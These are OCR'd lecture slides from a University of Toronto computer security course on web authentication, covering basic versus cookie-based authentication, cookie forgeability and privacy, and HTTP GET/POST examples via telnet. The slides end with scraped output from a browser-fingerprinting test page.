


Web Authentication and Security

ECE568 – Lecture 15

Courtney Gibson, P.Eng.
University of Toronto ECE

Outline

Web Servers

Web Authentication


- Basic authentication
- Cookie-based web authentication

Web Browsers

- Same origin policy


Web Attacks

- XSS
- SQL injection
- HTTP response splitting
- Cross site request forgery



Web Servers

Basic Web Server Architecture



Web Authentication

Web Authentication

"*A site is secure if it uses SSL*"

- Why is this a misconception?

Using SSL is only a part of securing a web site

- SSL provides confidentiality and integrity
- It authenticates the server machine to the client side
  - Optionally, it authenticates the client machine to the server
- However, it **doesn't** authenticate the person using the client machine

Web servers typically use username and password for user authentication

- Without user authentication, server will not allow certain HTTP requests (*e.g.*, account information on bank web site)

Basic Web Authentication

http://**username**:**password**@www.website.com/

Basic Web Authentication

Basic web authentication requires browser to send username and password **every** time

- The first time you visit the web site, the browser asks you for your username and password and gives it to the server
- However, HTTP is stateless
  - The web server doesn't keep any state that you've logged in (*i.e.*, your browser needs to reauthenticate every time you click on a link)
- Your web browser has to remember your username and password and send it to the web server every time you access a page from the same web site


Problems with Basic Authentication

- Every time you access a page, your credentials are transmitted, giving an attacker additional opportunities to snoop them
- Browsers retain password information indefinitely (at least until the application is closed)
  - There is no way for the server to ask the browser to discard this authentication information (*i.e.*, log out)
  - Many browsers will retain this in your browsing history
- Basic web authentication is almost **never** used

Cookie-Based Authentication

- The first time you visit the web site, the browser asks you for your username and password and gives it to the server (same as before)
- Upon successful authentication, server generates a big, random-looking number called **HTTP cookie**, and returns it to the browser
- Next time the browser visits the same server, it will send the same cookie back to the server
- Server uses cookie as **authentication token**
- Web server may use cookies for other purposes
  - *e.g.*, tracking HTTP requests belonging to the same user
  - May change cookie anytime

Cookie-Based Authentication



Advantages of Using Cookies

Cookies are not passed in the URL

- Not recorded in the browsing history

Cookies do not reveal the password

- Even if an adversary can learn the value of the cookie, they do not know the user's username and password

Cookies have **expiry time** after which the server will not accept them and browser will delete them

- Limits damage from exposed cookies
- How should the expiry time be chosen?

Cookies are the only option to make HTTP stateful

Caveats when Using Cookies

- It should not be easy to guess a valid cookie (*i.e.*, forge a cookie), since the web server will accept anyone that presents a valid cookie
- Cookies should not be used for authentication without SSL, or else cookies can be easily stolen
  - A web server can specify a policy with the cookie (*e.g.*, browser should send the cookie over SSL only)
  - Cookies for authentication should be specified "SSL only"
- Cookies should not be made persistent (*i.e.*, without an expiry time), or else there is a long window of vulnerability for an attacker to steal a browser's cookie file

Forgeability of Cookies


A cookie is **forged** if an adversary can guess a valid cookie without getting it from the web server

- Cookies can be completely random
  - Problem: server has to keep a list of cookies that have been issued to each user to identify the user
- Web applications are tempted to simply use the name of the user in the cookie
  - Problem: the user's name is too easy to guess
- Any other options?

Good solution is to use crypto:

- MAC(user_name, expiry time, other optional info)

Stored Cookies



Cookies and Privacy

An unrelated drawback of cookies is that they can raise privacy concerns

- Web servers can track users' browsing habits within a site
- Third-party cookies allow tracking users across different web sites
  - *e.g.*, advertising services like Doubleclick are linked on many web sites
  - When your browser loads a page with a Doubleclick link, it makes a request to their server: sends any cookies from Doubleclick along with the request
  - Doubleclick can look at the URL requested, and track a user across all web sites that use Doubleclick advertising

Web Browsers

Web Browsers

Browsers are used universally for accessing the Internet and storing personal information

- What personal information do they store?

Browser-based attacks are common today

- *e.g.*, Drive-by-downloads, XSS, phishing, persistent popups, browser history theft

Browsers retrieve data using HTTP protocol

- A **GET** request is mainly used to read data from server
  - Only contains a request header with URL information
- A **POST** request is generally used to update the server
  - Often used to send form data to the server
  - It has a body/data section in the request

HTTP GET Example

```
cgibson:~ $ telnet www.eecg.utoronto.ca 80
Trying 128.100.10.235...
Connected to zeep.eecg.utoronto.ca.
Escape character is '^]'.
GET /~gibson/index.html HTTP/1.1
host: www.eecg.utoronto.ca

HTTP/1.1 200 OK
Date: Wed, 07 Mar 2012 16:20:24 GMT
Server: Apache/1.3.33 (Unix) PHP/5.2.17 mod_perl/1.29
mod_ssl/2.8.22 OpenSSL/0.9.6
Last-Modified: Wed, 21 Dec 2005 17:49:38 GMT
ETag: "35283a-7d-43a995b2"
Accept-Ranges: bytes
Content-Length: 125
Content-Type: text/html

<HTML>
…
```


HTTP POST Example

```
cgibson:~ $ telnet cgi-lib.berkeley.edu 80
Trying 128.32.236.14...
Connected to cgi-lib.berkeley.edu.
Escape character is '^]'.
POST /ex/simple-form.cgi HTTP/1.1
Host: cgi-lib.berkeley.edu
Content-Type: application/x-www-form-urlencoded
Content-Length: 18

name=foo&quest=bar
HTTP/1.1 200 OK
Date: Wed, 07 Mar 2012 16:28:27 GMT
Server: Apache/2.2.14 (Ubuntu)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html

<html>
```

Web Browsers and Scripting

Very common for sites to have web browsers execute small JavaScript programs:

```
<html>
<head>
<script type="text/javascript">
function myfunction() {
    alert("HELLO");
}
</script>
</head>

<body>
<form>
<input type= “button” onclick= “myfunction()”
           value="Call Function">
</form>
<p>By pressing the button, a function
The function will popup an alert messa
</body>
</html>
```



Malicious Javascript

Many browser vulnerabilities are triggered via Javascript code, which has the ability to access a great deal of information available in your web browser

- Cookies, browsing history
- What type of vulnerability would not require script code?


Allowing Javascript to access cookie jar can lead to a lot of information leakage

- Recall: cookies are frequently used as authentication tokens!
- What if script from a malicious site can read the cookies of your bank site?


Browser Information – BrowserSpy.dk
http://browserspy.dk/browser.php
Google
Apple
Google Maps
YouTube
Wikipedia
News (29)
Popular
BrowserSPY.dk
Update Browser Plug-ins
Ensure your company's browsers and plug-ins are up to date. Free test.
Qualys.com/BrowserCheck
AdChoices
BETA
Home
About
Blog
Contact
Donate
FAQ
Search Site
BrowserSpy.dk shows you just how much information can be retrieved from your browser just by visiting a page.
Available tests are listed below.
Accepted Filetypes
ActiveX
Adobe Reader
Ajax Support
Bandwidth
Browser
Capabilities
Colors
Components
Connections
Cookies
CPU
CSS
CSS Exploit
Cursors
Date and Time
DirectX
Document
Do No Track
NEW
Browser Information
Shows some of the basic information available in the browser like codename, version, platform and online information.
Test
Result
navigator.appName
Netscape
navigator.appCodeName
Mozilla
navigator.appVersion
5.0 (Macintosh; Intel Mac OS X 10_7_3) AppleWebKit/534.53.11 (KHTML, like Gecko) Version/5.1.3 Safari/534.53.10
navigator.appMinorVersion
Property is not supported! navigator.appMinorVersion is not a string. It's a undefined
navigator.vendor
Apple Computer, Inc.
navigator.userAgent
